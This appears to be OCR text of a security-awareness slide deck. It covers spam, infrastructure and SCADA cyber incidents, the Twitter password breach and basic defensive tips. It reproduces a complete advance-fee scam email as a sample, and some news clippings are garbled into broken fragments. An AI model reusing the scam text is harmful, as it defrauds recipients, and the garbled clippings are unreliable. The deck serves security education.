The eBay team
This is an automatic message, please do not reply



Cc:
Subject: GREETINGS FROM U.A.E

Hello my dear,

Before I introduce myself, I wish to inform you that this letter is not a hoax mail and I urge you to treat it serious. I am Director of Procurement Department at the Ministry of Petroleum and Mineral Resources, here in the United Arab Emirates. I obtained your email while searching for a reliable person, who could assist me in receiving transfer of a supposed contract awarded funds. This fund came as a result of over estimated contract awarded sums executed by foreign contractors in the Petroleum Ministry. This fund has been approved for payment to the contractor by the concerned Ministry. The contracts had been executed and commissioned. What I am about to receive now, is the over estimated funds which the contractor whom I helped during the process of obtaining the contracts added to his estimation for my own interest. This is a normal deal that goes in my Ministry by top officials.

On our part, all modalities has been worked out in ensuring a smooth conclusion of the transfer to your account within the next few days. All I want from you is to receive this funds on my behalf, because as Government Official I cannot collect the funds directly from the contractor, neither I am allowed by Law to operate/ run foreign bank accounts. If you are trustworthy and can assist me in receiving the fund, do not hesitate to respond back to me immediately.


Please note that there is no risk involved in receiving the funds in your account for and it will be done through wire transfer. I wish you to state in percentage what you shall have for the use of your account. As soon as you indicate your interest, further details and the amount involved shall be given to you once I hear from you. Please, treat with utmost confidentiality.

Looking forward to hearing from you soonest.

Best regards,


Engr. Abbah Nasser.
Ministry of Petroleum and Ministry Resources.
United Arab Emirates.

Spam is Hostile



- Spam can be dangerous
  - Never click on the opt-out link!
  - Tells spammers they found a working address
- What should you do?
  - Filter it out whenever possible
  - Just delete the email

- *Supervisory Control And Data Acquisition*



Computer Virus Strikes CSX Transportation Computers

Freight and Commuter Service Affected

A

J

C
e
in
si

SECURITYFOCUS NEWS

Slammer worm crashed Ohio nuke plant network

By Kevin Poulsen, Security

Sasser eyed over train outage

Chris Jenkins

MAY 03, 2004

rp has sent in software engineers to find the o to 300,000 commuters stranded yesterday, which has already spawned two variants, is cause.

ed that software engineers were h prevented drivers from talking to signal possibility being investigated, he said. n when the investigation would be complete.

Graham raised the possibility of a virus rday. "There is no evidence that hacking is n could have been introduced by one of our t care," Sydney's *Daily Telegraph* reported

Hacker attack left port in chaos

Busiest US port hit after Dorset teenager allegedly launched electronic sabotage against chatroom user

Rebecca Allison
Tuesday October 7, 2003
The Guardian

A lovesick hacker brought chaos to America's busiest seaport after launching a computer attack on an internet chatroom user who had made anti-American comments, a court heard yesterday.

Aaron Caffrey, 19, is alleged to have brought computer systems to a halt at the Port of Houston, in Texas, from his bedroom in Shaftesbury, Dorset, in what police believe to be the first electronic attack to disable a critical part of a country's infrastructure.


SCADA Issues

- Legacy equipment
  - Security agnostic
  - Vulnerabilities backfit and security often turned off
  - Will be around for at least another 5 years
- New equipment
  - Vulnerabilities designed in
  - Will become pervasive for the next 15-20 years
- Future equipment
  - Security and performance part of initial design criteria

Other SCADA Vulnerabilities

- Dial-ups still being used with new equipment
- Use of wireless modems, bluetooth, web services, Telnet, SNMP, DCOM, ActiveX, and other vulnerable applications in new equipment

New SCADA Technologies



Powerful Mobile PDA Based HMI

InstantHMI

Machine Service Log

Barcode/RFID : M1250DW890012E

Service Performed:

☒ Oil Change
☐ Grease
☐ Packing Replacement
☒ Valve Replacement
☒ Other

Worn belt replaced

Serviced By : David John

Inspected By : Peter Clark

02/27/05 02:35:48

Screens

symbol
F1
F2
F3
F4

- Periodic Independent System Validation
- HMI/SCADA System Installation Checkout
- Diagnostic Troubleshooting
- Datalogging w/GPS Location
- Clipboard Replacement

Controller Interfaces

Modbus - TCP/IP
Ethernet/IP - OPC
Many More...

Communications

WiFi (802.11) - Bluetooth
Ethernet - Serial
Infrared (IrDA)

SOFTWARE HORIZONS INC

Control an entire plant from your PC.

Twitter Password Crack

- Used dictionary attack against Twitter admin= Crystal password = happyiness
- Many accounts compromised: President-Elect Barack Obama's, and Fox News
- Prevention
  - Complex passwords
  - Account lockout after 5 bad attempts
  - Limit admin tools to administrators

If You Remember Nothing Else …

- Promptly apply patches
- Run anti-virus software configured to update daily, use on-access/on-demand scanning, and perform a full scan at least weekly
- Use a firewall (either software or hardware) and configure for the most restrictive setting that still allows you to do required work
- Select good, strong passwords and use them everywhere
- Think BEFORE you click!!

Zombies Ahead

Security Awareness Material

- www.illinois.gov/bccs/services/catalog/security/assessments/Pages/awareness.aspx